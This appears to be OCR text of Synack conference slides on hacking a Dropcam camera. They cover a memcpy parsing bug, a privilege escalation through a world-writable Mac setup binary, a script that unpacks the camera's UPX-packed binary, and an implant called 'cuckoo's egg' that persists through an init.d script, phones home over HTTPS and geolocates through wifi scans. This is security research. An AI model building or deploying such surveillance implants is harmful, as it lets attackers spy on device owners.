
```
;process OPTION_STRING/OPTION_STRING_HOST
MOV     R0, R4
MOV     R1, R5
MOV     R2, R7
BL      memcpy      ;memcpy(dest, option, len)
MOV     R3, #0
STRB    R3, [R4,R7] ;dest[len] = '\0';
```

Synack

> ‘direct usb’

no need to open device!

power on




Synack

> OS X privilege escalation

app binary is world writable!

```
$ ls -lart /Volumes/Dropcam\ Pro/Setup\ Dropcam\ \(Macintosh\).app/Contents/MacOS/

-rwxrwxrwx  1 patrick  staff  103936 Aug 12  2013 Setup Dropcam (Macintosh)
drwxrwxrwx  1 patrick  staff    2048 Aug 12  2013 ..
drwxrwxrwx  1 patrick  staff    2048 Aug 12  2013 .
```

non-priv'd attacker on host



infected dropcam app

r00t == yes

Synack


cuckoo’s egg

a dropcam implant

Synack.

> the implant should...

> conceptually



“He sees you when you're sleeping
He knows when you're awake
He knows if you've been bad or good”
(like the NSA? j/k)

> finding the “brain”

how does the dropcam, hear, see, and think?

where is the brain?!

> the connect binary

the `/usr/bin/connect` binary is a monolithic program that largely contains the dropcam specific logic.

> but it’s non-standardly packed....

```
$ hexdump -C dropCam/fileSystem/usr/bin/connect

00000000  7f 45 4c 46 01 01 01 03  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 28 00 01 00 00 00  a0 f5 06 00 34 00 00 00  |..(.........4...|
00000020  74 81 06 00 02 02 00 05  34 00 20 00 02 00 28 00  |t.......4. ...(.|
00000030  03 00 02 00 01 00 00 00  00 00 00 00 00 80 00 00  |................|
00000040  00 80 00 00 8c 7e 06 00  8c 7e 06 00 05 00 00 00  |.....~...~......|
00000050  00 80 00 00 01 00 00 00  90 5a 00 00 90 5a 14 00  |.........Z...Z..|
00000060  90 5a 14 00 00 00 00 00  00 00 00 00 06 00 00 00  |.Z..............|
00000070  00 80 00 00 7f d2 62 0c  55 50 58 21 04 09 0d 17  |......b.UPX!....|
```

upx’d

```
$ upx -d dropCam/fileSystem/usr/bin/connect

                       Ultimate Packer for eXecutables

UPX 3.91        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: connect: IOException: bad write

Unpacked 1 file: 0 ok, 1 error.
```

unpack error :/

Synack

> packed connect

packer stub was identified as NRV2E
and identically matched source (armv4_n2e_d8.S)

-> the stub was not modified/customized

upx src; p_lx_elf.cpp

```
//elf unpack function
void PackLinuxElf32::unpack(OutputFile *fo)
{
   ...

   bool const is_shlib = (ehdr->e_shoff!=0);

   //this code path taken
   if(is_shlib)
   {
        //exception is thrown here
```

```
//elf unpack function
#define EI_NIDENT 16

typedef struct {
   Elf_Char  e_ident[EI_NIDENT];
   Elf32_Halfe_type;
   Elf32_Halfe_machine;
   Elf32_Worde_version;
   Elf32_Addre_entry;
   Elf32_Off e_phoff;
   Elf32_Off e_shoff;
     …
} Elf32_Ehdr;
```

Synack

> generically unpacking connect

connect is not a shared library

...why is is_shlib true (due to e_shoff != 0)?


```
//unset ehdr->e_shoff
with open(fileName, 'rb') as packedFile
   fileBytez = list(packedFile.read())

   #zero out ehdr->e_shoff
   fileBytez[SH_OFFSET:SH_OFFSET+SH_SIZE] = [0]*SH_SIZE
```

```
$ python dropWham.py connect -unpack
[+] unsetting ehdr->e_shoff
[+] invoking UPX to unpack
                       Ultimate Packer for eXecutables

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     890244 <-     426577   47.92%   linux/armel   connect
 Unpacked 1 file.


$ strings connect
Dropcam Connect - Version: %d, Build: %d (%s, %s, %s)
jenkins-connect-release-node=linux-144, origin/release/grains_of_paradise
CONNECT_BUILD_INFO
CONNECT_PLATFORM
CONNECT_VERSION
nexus.dropcam.com
...
```

can use for evilz?!

Synack

> the persistent core



not enough space for python

persist as init.d script


```
# du -sh
34.6M

# less /etc/init.d/S40myservices
...
tar -xvf python2.7-stripped.tgz -C /tmp/
/tmp/bin/python2.7 /implant/cuckoo.py &
```

decompress custom python

...and action!

cuckoo's nest...something

> networking C&C




which is legit? ;)

```
# netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0   1144 192.168.0.2:40978      ec2-                    .compute-1.amazonaws.com:https ESTABLISHED
tcp        0   1337 192.168.0.2:41988      ec2-                    .compute-1.amazonaws.com:https ESTABLISHED
```

dropcam/cuckoo's egg connections

> geolocation


googleapis.com/geolocation/v1/geolocate?





{iwlist wlan0 scan}

Synack

